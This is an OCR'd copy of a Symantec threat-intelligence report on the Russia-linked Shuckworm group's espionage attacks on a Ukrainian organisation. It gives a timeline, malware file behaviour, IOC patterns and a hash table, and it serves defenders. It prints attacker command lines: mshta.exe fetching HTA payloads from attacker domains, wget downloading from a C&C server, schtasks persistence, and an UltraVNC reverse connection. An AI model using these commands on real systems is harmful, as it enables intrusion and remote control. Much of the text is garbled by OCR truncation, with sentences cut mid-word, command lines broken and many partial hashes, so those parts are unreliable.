


Threat Hunter Team
Symantec

POSTED: 31 JAN, 2022 | 10 MIN READ |
THREAT INTELLIGENCE

TRANSLATION: 日本語

Shuckworm Continues Cyber-Espionage Attacks Against Ukraine

Symantec investigation uncovers selection of files used in ongoing attacks.

The Russia-linked Shuckworm group (aka Gamaredon, Armageddon) is continuing to conduct cyber-espionage attacks against targets in Ukraine. Over the course of recent m
found ev
country.

Active si
mainly a
distribut
System (

targets. A recent report published by The Security Service of Ukraine (SSU) noted that Shuckworm's attacks have grown in sophistication in recent times, with attackers now using living-off-the-land tools to steal credentials and move laterally on victim networks. Recent activity seen by Symantec is consistent with that documented by SSU.

Shuckworm activity: Case study

Symantec observed Shuckworm activity on an organization in Ukraine, which began on July 14, 2021 and continued until August 18, 2021. The attack chain began with a malicious document, likely sent via a phishing email, which was opened by the user of the infected machine. The following is a breakdown of the attackers' activity on the compromised computer.

July 14

At 08:48 (local-time), a suspicious Word document is opened on the machine. Just five minutes after the document is opened, a suspicious command is also executed to launch a malicious VBS file (depended.lnk). This file is a known custom backdoor leveraged by Shuckworm (aka Pterodo).

- wscript.exe CSIDL_PROFILE\searches\depended.lnk //e:VBScript //b

The backdoor is used to download and execute CSIDL_PROFILE\searches\depended.exe (94a78d5dce553832d61b59e0dda9ef2c33c10634ba4af3acb7fb7cf43be17a5b) from hxxp://92.242.62.131/wordpress.php?is=[REDACTED].

Two additional VBS scripts are observed being executed via depended.exe:

- "CSIDL_SYSTEM\wscript.exe" CSIDL_PROFILE\appdata\roaming\reflect.rar //e:VBScript //b
- "CSIDL_SYSTEM\wscript.exe" CSIDL_PROFILE\appdata\local\temp\deep-thoughted. //e:VBScript //b

A scheduled task is then created to likely ensure persistence between system reboots and to execute the dropped script. This ensures the VBS file deep-thoughted.ppt is executed every 10 min

- SCHTASKS /CREA
  CSIDL_COMMON

Later, the attackers are
abusing mshta.exe via
Application (HTA) files

Since mshta.exe executes outside of Internet Explorer's security context, it also bypasses browser security settings.

- "CSIDL_SYSTEM\cmd.exe" /c CSIDL_SYSTEM\mshta.exe hxxp://fiordan.ru/FILM.html /f id=[REDACTED]

At the same time, a new variant of Pterodo is installed via depended.exe.

Similarly to before, two additional scheduled tasks are created:

- "CSIDL_SYSTEM\schtasks.exe" /CREATE /sc minute /mo 12 /tn "MediaConverter" /tr "wscript.exe " CSIDL_COMMON_MUSIC\tvplaylist.mov //e:VBScript //b " /F"
- "CSIDL_SYSTEM\schtasks.exe" /CREATE /sc minute /mo 12 /tn "VideoHostName" /tr "wscript.exe " CSIDL_COMMON_VIDEO\webmedia.m3u //e:VBScript //b " /F"

The attackers continue to install variants of their backdoor and execute commands via scripts to ensure persistence:

- "CSIDL_SYSTEM\wscript.exe" CSIDL_PROFILE\appdata\local\temp\22333.docx //e:VBScript //b
- "CSIDL_SYSTEM\wscript.exe" CSIDL_PROFILE\appdata\local\temp\9140.d //e:VBScript //b
- wscript.exe CSIDL_COMMON_MUSIC\tvplaylist.mov //e:VBScript //b
- schtasks /Create /SC MINUTE /MO 15 /F /tn BackgroundConfigSurveyor /tr "wscript.exe C:\Users\o.korol\AppData\Roaming\battery\battery.dat //e:VBScript //b"
- "CSIDL_SYSTEM\cmd.exe" /c CSIDL_PROFILE\appdata\roaming\battery\battery.cmd

Directly after this, it appears the attackers test connectivity to a new C&C server via ping.exe:

- CSIDL_SYSTEM\cmd.exe /c ping -n 1 arianat.ru

Once the connection is confirmed to be active, the attackers proceed to download another variant of their

additional scripts and t

minutes.

- "CSIDL_SYSTEM\
  //e:VBScript //b
- "CSIDL_SYSTEM\
  ZIP.html /f id=<?,

- CSIDL_SYSTEM\mshta.exe hxxp://avirona.ru/7-ZIP.html /f id=<?,?>
- "CSIDL_SYSTEM\schtasks.exe" /CREATE /sc minute /mo 12 /tn "MediaConverter" /tr "wscript.exe " CSIDL_COMMON_MUSIC\mediatv.mov //e:VBScript //b " /F"
- "CSIDL_SYSTEM\schtasks.exe" /CREATE /sc minute /mo 12 /tn "VideoHostName" /tr "wscript.exe " CSIDL_COMMON_VIDEO\videotv.m3u //e:VBScript //b " /F"

At this point, the attackers cease activity. However, we continue to see commands being executed from the scheduled tasks for the remainder of July 14.

July 16

At 05:28, the attackers return, and several additional variants of Pterodo are executed via CSIDL_COMMON_VIDEO\planeta.exe (1ea3881d5d03214d6b7e37fb7b10221ef51782080a24cc3e275f42a3c1ea99c1).

- "CSIDL_SYSTEM\wscript.exe" CSIDL_PROFILE\appdata\local\temp\32440.docx //e:VBScript //b
- "CSIDL_SYSTEM\wscript.exe" CSIDL_PROFILE\appdata\local\temp\20507.d //e:VBScript //b

The attackers are then observed executing commands via planeta.exe:

- CSIDL_SYSTEM\cmd.exe /c ""CSIDL_PROFILE\appdata\local\temp\7zsfx000."" ""
- "CSIDL_SYSTEM\cmd.exe" /c ipconfig /flushdns

The above flushdns command may indicate that the attackers have updated the DNS records for their C&Cs, as we observed some of their tools use hard-coded domains. In this particular instance, the flushdns command was executed shortly before the attackers attempted to install additional backdoors that leveraged the same C&C.

July 28

Later, another variant of Pterodo (deep-sided.fly) was executed and was used to download and execute a new file called deerskin.exe (ad1f796b3590fcee4a
file is a dropper for a V
test internet connectiv
connection to a remote

- "%USERPROFILE
  connect mucoris.r

Two such files have been identified that perform the same actions:

- 1ddc9b873fe4f4c8cf8978b6b1bb0e4d9dc07e60ba188ac6a5ad8f162d2a1e8f
- ad1f796b3590fcee4aeecb321e45481cac5bc022500da2bdc79f768d08081a29

This VNC client appears to be the ultimate payload for this attack.

Between July 29 and August 18 activity continued whereby we observed the attackers deploying multiple variants of their custom VBS backdoor along with executing VBS scripts and creating scheduled tasks similar to the ones detailed above. After August 18, no further suspicious activity was observed on this machine.

During the course of this investigation, specifically post VNC client installation, a number of documents were opened from various locations on the compromised machine. It is unclear if this was legitimate user activity or the activity of the attackers attempting to collect and exfiltrate sensitive information. Titles of the documents accessed ranged from job descriptions to sensitive information pertaining to the targeted organization.

Technical descriptions

Symantec investigations uncovered a total of seven files used by Shuckworm in recent attacks. All seven files are 7-zip SFX self-extracting binaries, a format used previously in Shuckworm attacks.

descend.exe

Upon execution, the file named descend.exe (0d4b8e244f19a009cee50252f81da4a2f481da9ddb9b204ef61448d56340c137) drops a VBS file which, in turn, drops a second VBS file in the following locations:

- %USERPROFILE%\Downloads\deerbrook.ppt
- %PUBLIC%\Pictures\deerbrook.ppt

It then creates the following task:

- SCHTASKS /CREATE /sc minute /mo 11 /tn "deerbrook" /tr "wscript.exe '<DROPPED_FOLDER>\deerbrook.ppt' //e:VBScript //b" /F

The file deerbrook.ppt (b46e872375b3c910fb file contacts a comman C&C server is available saved in the %USERPR sunken.exe and execu

deep-sunken.exe

Upon execution, the file deep-sunken.exe (02c41bddd087522ce60f9376e499dcee6259853dcb50ddad70cb3ef8dd77c200) drops the following files on the compromised computer:

- %APPDATA%\baby\baby.cmd
- %APPDATA%\baby\baby.dat
- %APPDATA%\baby\basement.exe (wget binary)
- %APPDATA%\baby\vb_baby.vbs

It then creates the following task:

- schtasks /Create /SC MINUTE /MO 15 /F /tn BackgroundConfigSurveyor /tr "wscript.exe [%APPDATA%]\baby\baby.dat" //e:VBScript //b

It then connects to a C&C server (arianat.ru) to download another payload using wget:

- basement.exe --user-agent="Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.87 Safari/537.36 OPR/54.0.2952.64::[VICTIM_ID]::/.beagle/." -q -b -c -t 2 "hxxp://arianat.ru/baby.php" -P "[%APPDATA%]\baby"

The baby.dat file is a VBS file that executes baby.cmd, which then downloads and executes the payload from the C&C server.

The vb_baby.vbs file renames the downloaded payload from baby.php to backed.exe.

The downloaded payload (backed.exe) could not be retrieved. However, the following files were also obtained during our investigation:

z4z05jn4.egf.exe

The file z4z05jn4.egf.exe (fd9a9dd9c73088d1ffdea85540ee671d8abb6b5ab37d66a760b2350951c784d0) is similar to the previous file (deep-sunken.exe) but with different folders, file names, and C&C server (iruto.ru).

defiant.exe

Once executed, the file (a20e38bacc979a5aa1 VBS file in the followin

- %TEMP%\\deep-v
- %PUBLIC\Picture

It then creates the follo

- SCHTASKS /CREATE /sc minute /mo 12 /tn \"deep-versed\" /tr \"wscript.exe \" [%PUBLIC%]\\Pictures\\deep-versed.nls\" //e:VBScript //b\" /F

The dropped file deep-versed.nls (817901df616c77dd1e5694e3d75aebb3a52464c23a06820517108c74edd07fbc) downloads a payload from a C&C server (deep-toned.chehalo.ru) and saves it as deep-green.exe in the following location:

- %PUBLIC%\Downloads

deep-green.exe

The file deep-green.exe (1ddc9b873fe4f4c8cf8978b6b1bb0e4d9dc07e60ba188ac6a5ad8f162d2a1e8f) contains an UltraVNC binary, which upon execution connects to a repeater (mucoris.ru:5612) using the following command line:

- -autoreconnect -id:%RANDOM% -connect mucoris.ru:5612

UltraVNC is an open-source remote-administration/remote-desktop-software utility.

deep-green.exe

A second file named deep-green.exe (f6c56a51c1f0139036e80a517a6634d4d87d05cce17c4ca5adc1055b42bf03aa) contain a Process Explorer (procexp) binary.

Process Explorer is a freeware task manager and system monitor for Microsoft Windows.

deep-green.exe

A third file called deep-green.exe (de5a53a3b75e3e730755af09e3cacb7e6d171fc9b1853a7200e5dfb9044ab20a) is similar to descend.exe (0d4b8e244f19a009cee50252f81da4a2f481da9ddb9b204ef61448d56340c137) just with different file names and C&C server (deer-lick.chehalo.ru).

deep-green.exe

The fourth and final file
(d15a7e69769f4727f7b
a VBS file in the follow

- %PUBLIC%\Music

It then creates the follo

- "/CREATE /sc minute /mo 12 /tn \"MediaConverter\" /tr \"wscript.exe \"C:\\Users\\Public\\Music\\MediaConvertor.dat\" //e:VBScript //b \" /F"

The MediaConvertor.dat file searches for removable drives and creates a .lnk file with the following command:

- mshta.exe hxxp://PLAZMA.VIBER.ontroma.ru/PLAZMA.html /f id=January

IOC patterns

Analysis of the many indicators of compromise (IOCs) uncovered during our investigations have revealed the following patterns, which may be of use when defending networks from Shuckworm attacks:

- Most URL C&C IPs belong to the short list of hosting providers listed in the SSU report, namely AS9123 TimeWeb Ltd. (Russia).
- Most discovered suspected C&C URLs are IP-based URLs and use a unique URI structure:
  - http + IP + /<some-word>.php?<some-word>=<1-integer>,<5-7-rand-alphanums> OR
  - http + IP + /<some-word>.php?<some-word>=<1-integer>,<5-7-rand-alphanums>-<2-integers>
- Most suspected malicious files are found in one of a short list of directories:
  - csidl_profile\links
  - csidl_profile\searches
  - CSIDL_PROFILE\appdata\local\temp\
  - CSIDL_PROFILE\
- Nearly all the suspected malicious files are made up of a word beginning with the letter "d" and a few are composed of two words separated by a "-" (first word also starting with "d"). Examples include:
  - deceive.exe
  - deceived.exe
  - deception.exe
  - deceptive.exe
  - decide.exe
  - decided.exe
  - decipher.exe
  - decisive.exe
  - deep-sunken.
  - deep-vaulted.
- Detected comman

switches, etc.

- Many suspected malicious files have unknown parent process hashes, none of which have available information.

According to a November 2021 report from the SSU, since 2014 the Shuckworm group has been responsible for over 5,000 attacks against more than 1,500 Ukrainian government systems. As evidenced by Symantec's recent investigations into attempted Shuckworm attacks against a number of organizations in Ukraine, this activity shows little sign of abating.

Protection/Mitigation

For the latest protection updates, please visit the Symantec Protection Bulletin.

Indicators of Compromise (IOCs)

SHA256	Filename
b5066b868c7ddbe0d41ee1526d76914f732ed7ce75ccf69caaefe0fed1c9182c	depended.exe
32d24fc67ab84789cd000c22ea377d8c80bcbc27784366a425da2d1874439d09	deputy.exe
40183c41395eccd076a6baf0c16a6c6e7e44f6f6d6366ef885228144f631a9a6	dessert.exe
14061ecc1c870bc941a39451cd6e90c4ec575bbc05c1f2b1362e0d374dc0c06e	deep-thinking.exe
ff3e78c8994d3cc1b5c7545ebd5e1dcbab430167f1c3333f4ddad509d06176ed	demanded.exe
d9b7644923d2250ba6ea374a05f1d7054cc5704a61f196420670412eb79d1d4e	deep-versed.exe
53be28a251260e4f6d818a0dcae30280b5db6f1791780bb9bac0633523bf3ac3	deep-vaulted.exe
c561b862934f329f2f524bb019b24f8bd729c00cf8bea5135a6e51148d5d9208	deepmouthed.nls
5c18878e6d36906f9349ea404f0e3fa0e4b4432e663b3d58a738510b3e3c08e2	deermeat.fly
93d8940cde9e12c2a6ab7a13d5ff0973b907ebecf524b18742746a17209c8e3e	avidemux.mov
ae9e9634a1354f5ee89f838f4297f3d38378db17fac73bf2c59cbdd86ea7812c	deering.docx
d83d9fa9cb38abd66e13f4d3b3b6b647facd9ffe28d766685744c6a92e6409b1	deep-thinking.doc
c590724cd5e5813cb43f85	deep-sided.fly
5b61e385d9f2801953a61	
18d9744147bde7d2cd432	
223c55ede1303d47b8516	
2afa203a5589ce0e6c018	
218b41eabe00c38f42aa51	

a7955a8ed1a3c4634aed8a353038e5ac39412a88481f453c56c9b9cf7479c342	avsvideoeditor.m3
02c41bddd087522ce60f9376e499dcee6259853dcb50ddad70cb3ef8dd77c200	deep-sunken.exe
43d4d4eeac6ced784911ac4d6b24768d7875347a7d018850d8ee79aaef664286	depart.dat
28f8653c8bf051d19be31b6be9ac00d0220b845757f747358ab116684707fa7a	deprive.dat
ef6073f7372b4774849db8c64a1b33bd473d3ba10ecadbf4f08575b1d8f06c30	descend.dat
73d5bb5d4dfbdfe0fe845c9bfea06739cc767021b50327ddb4ef040940fed22f	deerbrook.ppt
64c291658a2bcba368c87967fd72fabfe0532e4092b4934e91e80cca16ae036d	deserted.exe
a078871d89d3f8d22ed77dc331000529a0598f27cf56c6eda32943a9ee8a952c	descend.dat
fa1821b75cc3931a49cead2242a1b0c8976c1e1d4e7425a80e294e8ddc976061	defy.dat
bc469ecc8ed888e3965377d5eb133c97faacabd1fe0ff49ab8d777ba57c16fd3	demand.dat
f2492a8000e0187a733f86dcf3a13206199e3354a86609967fb572e1079feee2	declare.dat
2f2cad1c9ca8c17aa5bc126df43bfc14dcba3f278d41151bf847278ba1ec940c	deep-grown.exe
f216bafa84123bacaabdf4ad622eb80d0e2d8425fd8937dc100d65bdc1af725e	deep-musing.mp3
f10fea8314f0c904b00b2d10cee1d1320bab7afa36220fb9c9953e3382e62bc4	deep-versed.exe
7e703586f6ae3b8c4c0086f5a00254c00debf0273525e4cea216497fe7fcf144	desolate.dat
50e9f2472966d469807c36b3d464e6bf2cf99b98b00cc62e4edda7180bac061b	depended.dat
fce3b4af6b891ee95c1819a1d9ace13b9be20fd50e25ecc3b18b8cb06419f0cb	defined.dat
b1c5659bca42a57a8c9408153126eb60cd88168650d747885e3903e051cad023	demonstrate.dat
5e579ac1dae325b86ed964ea00926e902a6d32a7d37d8eed4b40db7caed303f6	deerbrook.docx
55d8fd4e56523725ad11ccacfb618324360c658c5f44c4f157df6a569cb0277b	destroyed.dat
b6874d2b8ff8c925960ee7e686aecca6a9fc8ab92e5db66fa110da0430ee0edc	declined.dat
5f9bc1ff8ab3d0ced84262a7f8f70d12a5077761eed33540300f809427153f67	defeat.dat
676dd5c0f2cf64b726c69d448fd585e72ac747b808fdfb0dd6a3a32d93607ab5	deceive.dat
bbf7220635908afede0eebc7e83ba2eb836526490d16b15305cacb96f65d6e6d	deserter.dat
8a2dfe7f8dcc65b1fcfc0e2	
e427595a3dd2dc501adb4	
89f7d574e51a5ab58296c	
6f4367872de08e9d087f6	
091a1d5b947382d5e95f7	
78c4fcbd6d12c72fcf132b2	

521d7daa30ee393c9d5f7ce7f0ecb2d59c6698080932c247752768ae876ffd4a	definite.lnk
a707e779e5b228f670ed09777ccacfb75af8a36c34323af7790290d70bca0083	deepwater.avi
f59b8a22ee610741acdce9a9cec37b63b0684493dd292323c522fdca72afd1b9	defender.exe
5aba3e24b78100834563aa08385ffc7068a241b9bdd99b11a4f527d79f65b4fe	departure.exe
41b1e90461b5738deade6858a626c44ba9050b3ea425dc8092ca0d84daddb236	deerberry.exe
ad1f796b3590fcee4aeecb321e45481cac5bc022500da2bdc79f768d08081a29	deerskin.exe
6cd7b58ae6036ccbb8a3f9d28239b26da30d60bbcd710c9ffbec4c88a6b602d4	dependent.lnk
1c0110a4f862b54196676c4a77250ea5a5e1ec5be48071f794227769bd25e8de	film.exe
83e631e396dc33b9b05d9d829ba19a20c4b821be35bf081494a79851f2e00dbe	dense.lnk
5271f59f0983382ac3e615265a904d044f8e3825c3d60b3d39a6e9a14bb3e780	deep-versed.exe
86f4ca8ea0fc981c804f1e87147aa2c55f73ddfbc2b0be602af240fad6b36b36	decision.txt
b449513b9eeaace805518125def9edf11b63567701a9275b6dd1bddf831f035f	deep-revolving.fly
ae05bb40000bc961ce901c082c3c2adb8bd9d8c4cf3f1addc4e75db6c498479a	demanded.txt
5dec1de8357b7f1868e62d7c8df8163e3e4ba49ec8c127418affd9c53b85201b	film.exe
ecc9619c534fbaa2f6c630597a58d307badee1ea0a393c10c8c43aa11b65d01b	decisive.dat
f46638bb3b63178b3b0bab886f643b791733178bd5e06fad19e86da978286c52	delightful.lnk
ea22414a4a9bed4bcaf8917a25ac853deb150feb693acc78b1ed8ae07cc2ac27	despair.dat
23a3481740118ae04af1699b7c02e9e450ff965d2ec72324481d5cd051394989	decoy.dat
05f1560026ad88eeb6c038239c87057743d942dbc6b64b14526e13d0415768dc	defense.dat
ecadbc36c2ccab444df9b0ff59bcf5592e61d50b87c07fe1d82342058b6aa261	defined.dat
e4afb1d75061ec13d1988bc4990b352cf2a7d474133c3474fd0c3c2e0672fca0	descent.dat
f9259ff9c86927dcf987123ec193e1270b00ae62b7ad6f2757b5689451be0b8a	desperate.dat
9bdb4c7a5072e64446a851829d1303e123d5d8300b99b5c1de382765e7b06eb3	designer.dat
0d4b8e244f19a009cee50252f81da4a2f481da9ddb9b204ef61448d56340c137	descend.exe
82d04cdef87ace65ccf20b	
b63c8fcebf1a419c560b84	
518370ed9b1a507a0e86e	
f14ce6142a54878e5dccbf	


4de8d004ce3d223a67b89cfa45e837a9f90ce13408215e9c98d5b04820c64088	delivery.exe
d26b381e0eb69f5f96cc909103c30976aeba493c6b74e62454ce056c468d18b7	decay.lnk
cdd8844fd9a2680066c4c8730e72a243c3526711664d63414f006a051cd8562a	derived.lnk
27a96808f70808396af5c7cfd8e4a5084f2d2f9ccd83637084db05c2325d2832	deserted.lnk
ab2547a7b8603c232b226c4c6c8a5696803997a275d46d4d668d35da695b45fc	deserted.exe
605b252e70e37bc187d19984b38be26832b6957ad003799c82f973924b506c44	deed.lnk
c8110e4ecc260eef020253f0f572a2de038fabf6ba48754cbc67bdd7043f938d	deceive.lnk
a2075d2c8e274f0976e3541c80809dd602eb9fcc9159a86dca85fd411d79bc7c	deprive.lnk
94d273d8f09e20151e39616cafa4d366aa340165930c9d688f58eb408dd7ec1e	declared.exe
556151454abeec6ed615489b451d963075cb3ef0b3a17d36d6e0fa81816fe646	declared.lnk
f6fe720f10737e0fdce27de90bdff3f63948c4b05f74b86b11f9b4439e0943d3	delusion.lnk
6ebe07be97ebfb3ff1646bb9f76f7837b81b47b3e5e0707e86b48be5a12fee33	film.exe
9ac8ad208c37d0176d2b449cfa175e21881b2b37980a716ab6ba591921da8f6f	dense.lnk
5bf5532a1eef0e8b4e648cb0ce392e48d1a5af35c7a6ceedc4464821ff40278c	detachment.exe
0ace5efc8f17a927bf8c82cc5458c9e25730bf48de36b036a75de241f326d581	deploy.lnk
16a89b871c1570c651f019b82367d00b99b0c11cddd90851839956a5dfc6a1b0	deficiency.lnk
1fcf5b775296efe4eadeb39ac04119632f682b76df7b06127946fde5a89f744d	detachment.lnk
fcd99df8b7c2774fe2c6163303494bf8f163dcd0d0195bdfe5c2870ddc4b54ad	mediatv.mov
b55e0dd02e6131465ac31bfb24aa82a72e183b3b6750d0b891a14a193965c918	decency.exe
612fc508dc63c4c4f8b033c1f5bb2120804263a8949df661b0e3e99e0a8952f5	videotv.m3u
eb5d54ac8a551f6d5c325cf8b0466834bfa0a68e897ed7282b49663058f53daa	depended.lnk
3a4f3a39d32715a57c9985690a3fea76140ba832a1bfbb0c6aa3b6270661e12c	derived.exe
17b278045a8814170e06d7532e17b831bede8d968ee1a562ca2e9e9b9634c286	derived.exe
cadc319a0b08c0403de6	
de85c2b7f4b773721f7ce8	
db3a6f57c76cbc0ca5bd8	
220825ea411ee93331568	
19e471cd9e5ec3b896bf5	

57e3e630fa503d93c5847a22f84d5a3129a618f2cdf048837acce94a78204675	defender.exe
91411cb1aaf5d5cac6a11278b6235882d27b74bfaed681b278460113ba8f2b89	decide.lnk
734949521e503e6d5d8409f084dd4a26103693a221f2a0e6e643a45f509f07c5	departure.lnk
7f68c1f2e3583f0007659a7f70e3291d0f490eb7eea79955214b224649a1cd37	deity.lnk
49aff7b65ed83c30bb04c7db936d64d5fbead7fdb6db54bb93b5f9b59a8f4eee	declared.lnk
d28efce81bb2bd547354861566aea5f02e23e68fbcb4629b3a7ffb763f934256	decent.lnk
ecec9a36436d41a68a01b91066e5c4d4752fa0282a743628580d179d3bf2358d	demolition.lnk
65b9958a72670e8fb8e3edb6d937b020db7e88b02b574704ec9ceae68c4a4e98	deserter.lnk
715973fe6c2bdb98d9c01546345bb66d7dbb83606b66bded271302aac00eeb6e	deceived.lnk
7e8cd3cc9010e8d55943a491ad3e915f32c6f623fa7a62b247a5d545dfff6fd8	designed.lnk
47a436b71078dcb85f24dc16e2b7fcb61229f0282a5330ce4f3ddb37a3479801	deerflies.fly
b02a9f20395664f01fd75e7dc2b46a8ddda73221a9d796de5729953d3b3452ee	dene.lnk
7188b9e542ab521e23dae4fb4dca88f3f1eb642d20c853f822861e0d19af326b	deerberry.exe
646f6d84d81d833e1162e56c81c3659f724e7b0801c04abe35492b5e50165663	deny.lnk
44ef2dde18f13cd5f25f7489c72610eedd56e3f4aa3ba1030f549892f43871e0	deny.exe
0a7dd7fbb1ea338aa5c77d19855adaf9864c7a542b68a2818318169b41edb463	delusion.lnk
eef073bf432192d1cc0abb5afac8027f8a954b1fa1e8ca0c0b6cbeb31de54d35	delusion.exe
c5a955b3e71defd69804e101709fdf2b62443ebf944ac00933e77bf43dc44327	deliberate.txt
7be21cd8a700a40c00abe025bb605cc7fbfe799a7465aad755370ba2b808e806	dessert.txt
ad5759e59dde3338a7c352417331a2faf1465c20205aa865fd474060f7bac8c7	depended.exe
e7c2db5122a8ac7629c958d1f0d8a4df32c51e5da3be434ba0035c679aac7bce	depended.exe
233924d215d4fcbfbf96b8379a684f6519dd7f217bf54087ca38e23d2f7f6840	depended.exe
94a78d5dce553832d61b59e0dda9ef2c33c10634ba4af3acb7fb7cf43be17a5b	depended.exe
6a64a8e2202db7f3a77d3	
103a6245294ddabf46efe	
afb0f54d41dd85157f32b3	
6aaec1520d036cb40359	

